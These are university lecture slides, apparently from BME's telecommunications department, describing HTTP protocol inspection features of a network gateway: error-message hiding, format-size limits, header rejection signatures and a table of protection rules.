
→ conceals HTTP Responses containing those 4XX and 5XX error status codes that reveal unnecessary information.

→ hides error messages generated by the web application engine.



HTTP protocol inspection:

- Provides strict enforcement of the HTTP protocol, ensuring these sessions comply with RFC standards.
 - IPS performs high performance kernel-level inspection of all connections passing through the gateway
- Web Intelligence > HTTP protocol inspection:*




The screenshot shows the Cisco ASA Web Intelligence configuration page for HTTP Protocol Inspection. The left sidebar shows a tree view with 'Web Intelligence' expanded to 'HTTP Protocol Insp'. The main content area has a search bar and a table of protection rules.

| Protection | Severity | Confidence Level | Performance Impact |
|----------------------------------|----------|------------------|--------------------|
| HTTP Protocol - General Setti... | NA | NA | NA |
| Non Compliant HTTP | Critical | Medium | Low |
| HTTP Format Sizes | High | Medium | Low |
| ASCII Only Request | Low | Medium | Low |
| ASCII Only Response Headers | Low | Medium | Medium |
| Header Rejection | Critical | Medium-high | Low |
| HTTP Methods | High | Medium | Low |


1. **HTTP Format size:** The sizes of different elements in the HTTP request and response are not limited. This can be used to perform a Denial of Service attack on a web server. (E.g., Buffer Overflow)
→ **Protection:** allows to limit the sizes of different elements in HTTP request and response.
2. **Header rejection:** Web servers and applications parse not only the URL, but also the rest of the HTTP header data. Wrong parsing can lead to buffer overrun attacks and other vulnerabilities.
→ **Protection:** allows Administrators to configure signatures that will be detected and blocked by Gateways.


HTTP protocol inspection (continued):

1. **HTTP Format size:** The size of different elements in the HTTP request and response are not limited. This can be used to perform a Denial of Service attack on a web server. (E.g., Buffer Overflow)
→ **Protection:** allows to limit the sizes of different elements in HTTP request and response.




2. **Header rejection:** Web servers and applications parse not only the URL, but also the rest of the HTTP header data. Wrong parsing can lead to buffer overrun attacks and other vulnerabilities.
→ **Protection:** allows Administrators to configure signatures that will be detected and blocked by Gateways.





Kérdések?

KÖSZÖNÖM A FIGYELMET!



Híradástechnikai Tanszék

Dr. Bencsáth Boldizsár
adjunktus
BME Híradástechnikai Tanszék
bencsath@crysys.hit.bme.hu

